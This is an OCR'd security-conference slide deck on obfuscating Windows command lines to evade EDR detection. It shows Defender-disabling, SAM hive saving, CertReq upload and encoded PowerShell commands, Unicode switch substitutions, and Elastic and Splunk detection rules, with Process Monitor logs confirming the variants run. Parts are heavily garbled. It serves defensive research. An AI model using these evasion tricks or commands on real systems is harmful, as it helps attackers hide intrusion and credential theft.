
Will It Run?

Fooling EDRs with command lines using empirical data



```
dIsM -O□□n□l"i□ne□"□⍰□
/"d□"ژ□ق□i□"̊̊□□s"□□a"bæ□□le□□□"-
□⍰F□□E↺⍰□⍰a□t̡□□□U□Re -
F□"E□⮋□⍰β"A□□"⍰□↦□□□TU"r□ENAM⍰e:w"INDOwS-
"DE"FEN"D"Er" /RE□"MOV□E□□"⍰H
/□"n□oR↑eS□"̡□T□"a"RT /□Q□"U⍰□⍰"□□I"□Et□"□

CertReq -pOл̂ˢ□□t -ᶜ□□□□ʸᵒN□□f˘Iᵍ
ht"t"p"s://"e"x"a"mpl"e.or"g"/u"pd"a"te"/../d"e
"bug"/../som"e/"e"nd"p"o"i"nt
C:\sY"STeM"32\\..\W"I"nd"Ow"S"/"//W"In.In"I
oU"t"P"Ut.TX"t

nsloOKUp -typᄤ□喇忳Ạe됢湍=TxT -t"i"m쁿낭e㯸
횙갪允秵擔o▒矵u爏尛瘽兵棇닽— "O"1=
n"U""ll"c"o"n".n"et

reG eˣ⍰Ꮁ◡⍰□ᵖᵒ黴R□Tл HKLM\SomeReg
c:\u"pD"A"Te\\.././"wIND"O"W"S\\T"E"m"p"/"SY"S"
Te"m"32/../"//Sy"STE"m32"/..\SOM"EFi"l"e.T"XT

ADfIND -"śũ b n " ęŤ – f
"(object"C"a"te"g"o"r"y=s"u"bn"et)"
```

Wietze Beukema

Lead Threat Detection & Response Engineer

- → Passion for cyber security research
- → Loves open-source, community projects
- → Presented at various cyber conferences

01

Command-line obfuscation


Changing landscape

Increased use of legitimate tools

- Built-in scripting tools
- LOLBAS
- Legitimate 3rd party tools

Challenges


- Blending in with normal use
- Not setting off detections (?)



Source: https://www.crowdstrike.com/en-us/global-threat-report/

Command Lines

- String/list of strings provided to starting program
  - Typically used to alter flow without requiring interaction
- Every process has command-line arguments (even if not set/empty)
- Provides a valuable source of information for defenders




```
c:\NULLCON2025>notepad

c:\NULLCON2025>notepad c:\Windows\System32\drivers\etc\hosts

c:\NULLCON2025>taskkill /f /im MsMpEng.exe
ERROR: The process "MsMpEng.exe" with PID 2952 could not be terminate
d.
Reason: Access is denied.

c:\NULLCON2025>reg save "HKLM\SAM" sam.reg
The operation completed successfully.

c:\NULLCON2025>
```

Command-Line Obfuscation is the masquerading of the true intention of a command you are trying to run.

Command-Line Obfuscation variants

Option Char Substitution


Command Prompt
Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help

```
c:\NULLCON2025>powershell /ec dwByAGkAdABlAC0AaABvAHMAdAAgAEgAZQBsAGwAbwAgAEcAbwBhACEA
Hello Goa!

c:\NULLCON2025>powershell -ec dwByAGkAdABlAC0AaABvAHMAdAAgAEgAZQBsAGwAbwAgAEcAbwBhACEA
Hello Goa!

c:\NULLCON2025>powershell –ec dwByAGkAdABlAC0AaABvAHMAdAAgAEgAZQBsAGwAbwAgAEcAbwBhACEA
Hello Goa!

c:\NULLCON2025>powershell —ec dwByAGkAdABlAC0AaABvAHMAdAAgAEgAZQBsAGwAbwAgAEcAbwBhACEA
Hello Goa!

c:\NULLCON2025>powershell ―ec dwByAGkAdABlAC0AaABvAHMAdAAgAEgAZQBsAGwAbwAgAEcAbwBhACEA
Hello Goa!

c:\NULLCON2025>
```

U+002F Regular slash


U+002D Regular hyphen

U+2013 En dash

U+2014 Em dash

U+2015 Horizontal bar (or Quotation Dash)

.	Process Name	PID	Operation	Command Line	Result	Detail
...	powershell.exe	6728	Process Start	powershell /ec dwByAGkAdABlAC0AaABvAHMA...	SUCCESS	Parent PID: 14...
...	powershell.exe	8732	Process Start	powershell -ec dwByAGkAdABlAC0AaABvAHMA...	SUCCESS	Parent PID: 14...
...	powershell.exe	4084	Process Start	powershell -ec dwByAGkAdABlAC0AaABvAHMA...	SUCCESS	Parent PID: 14...
...	powershell.exe	8376	Process Start	powershell –ec dwByAGkAdABlAC0AaABvAHM...	SUCCESS	Parent PID: 14...
...	powershell.exe	5880	Process Start	powershell ¯ec dwByAGkAdABlAC0AaABvAHM...	SUCCESS	Parent PID: 14...



Connection via systemd

Suspicious Network Tool Launched Inside A Container

Suspicious PDF Reader Child Process

Suspicious Passwd File Event Action

Suspicious Print Spooler SPL File Created

Suspicious PrintSpooler Service Executable File Creation

Suspicious Proc Pseudo File System Enumeration

Suspicious Process Access via Direct System Call

Suspicious Process Creation CallTrace

Rule query

```
process where host.os.type == "windows" and event.action == "start" ar
  process.name : ("powershell.exe", "pwsh.exe") and
  process.parent.name : ("wscript.exe", "cscript.exe", "mshta.exe") ar
  (
```

```
      "*.replace(*",
      "*MemoryStream*",
      "*WriteAllBytes*",
      "* -en* *",
      "* -ec *",
      "* -e *",
      "* -ep *",
      "* /e *",
      "* /en* *",
      "* /ec *",
      "* /ep *",
      "*WebClient*",
      "*DownloadFile*",
```


Process Monitor - Sysinternals: www.sysinternals.com

Process Name	PID	Operation	Command Line	Result	Detail
powershell.exe	6960	Process Start	powershel /ec dwByAGkAdABlAC0AaABvAHMA...	SUCCESS	Parent PID: 14...
powershell.exe	3992	Process Start	powershel -ec dwByAGkAdABlAC0AaABvAHMA...	SUCCESS	Parent PID: 14...
powershell.exe	7704	Process Start	powershel -ec dwByAGkAdABlAC0AaABvAHMA...	SUCCESS	Parent PID: 14...
powershell.exe	1208	Process Start	powershel –ec dwByAGkAdABlAC0AaABvAHM...	SUCCESS	Parent PID: 14...
powershell.exe	2588	Process Start	powershel ¯ec dwByAGkAdABlAC0AaABvAHM...	SUCCESS	Parent PID: 14...

Source: https://www.elastic.co/guide/en/security/current/suspicious-powershell-execution-via-windows-scripts.html

Command-Line Obfuscation variants

Character Substitution




```
c:\NULLCON2025>msiexec /package https://download.anydesk.com/AnyDesk.msi

c:\NULLCON2025>msiexec /ᵖaᶜkaᵍᵉ https://download.anydesk.com/AnyDesk.msi

c:\NULLCON2025>msiexec /package https:\\download.anydesk.com/AnyDesk.msi

c:\NULLCON2025>msiexec /package https:\/download.anydesk.com/AnyDesk.msi

c:\NULLCON2025>msiexec /package https:/\download.anydesk.com/AnyDesk.msi

c:\NULLCON2025>
```

Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help

.	Process Name	PID	Operation	Command Line	Result	Detail
...	msiexec.exe	1336	Process Start	msiexec /package https://download.anydesk.com/...	SUCCESS	Parent PID: 14...
...	msiexec.exe	5732	Process Start	msiexec /ᵖaᶜkaᵍᵉ https://download.anydesk.com/...	SUCCESS	Parent PID: 14...
...	msiexec.exe	840	Process Start	msiexec /package https:\\download.anydesk.com/...	SUCCESS	Parent PID: 14...
...	msiexec.exe	2192	Process Start	msiexec /package https:\/download.anydesk.com/...	SUCCESS	Parent PID: 14...
...	msiexec.exe	5736	Process Start	msiexec /package https:/\download.anydesk.com/...	SUCCESS	Parent PID: 14...

splunk> a CISCO company


Search site | Analytic Stories | Detections | Playbooks | Data Sources | Blog | About



Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help

Process Name	PID	Operation	Command Line	Result	Detail
msiexec.exe	1336	Process Start	msiexec /package https://download.anydesk.com/...	SUCCESS	Parent PID: 14...
msiexec.exe	5732	Process Start	msiexec /ᵖaᶜkaᵍᵉ https://download.anydesk.com/...	SUCCESS	Parent PID: 14...
msiexec.exe	840	Process Start	msiexec /package https:\\download.anydesk.com/...	SUCCESS	Parent PID: 14...
msiexec.exe	2192	Process Start	msiexec /package https:\/download.anydesk.com/...	SUCCESS	Parent PID: 14...
msiexec.exe	5736	Process Start	msiexec /package https:/\download.anydesk.com/...	SUCCESS	Parent PID: 14...

ine, indicating a
e (EDR) agents,
t may indicate an
malicious, this
thin the network.



Search

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime from
datamodel=Endpoint.Processes where `process_msiexec` Processes.process IN ("*http://*", "*https://*")
by Processes.dest Processes.user Processes.parent_process_name Processes.process_name Processes.origi
nal_file_name Processes.process Processes.process_id Processes.parent_process_id
| `drop_dm_object_name(Processes)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `windows_msiexec_remote_download_filter`
```

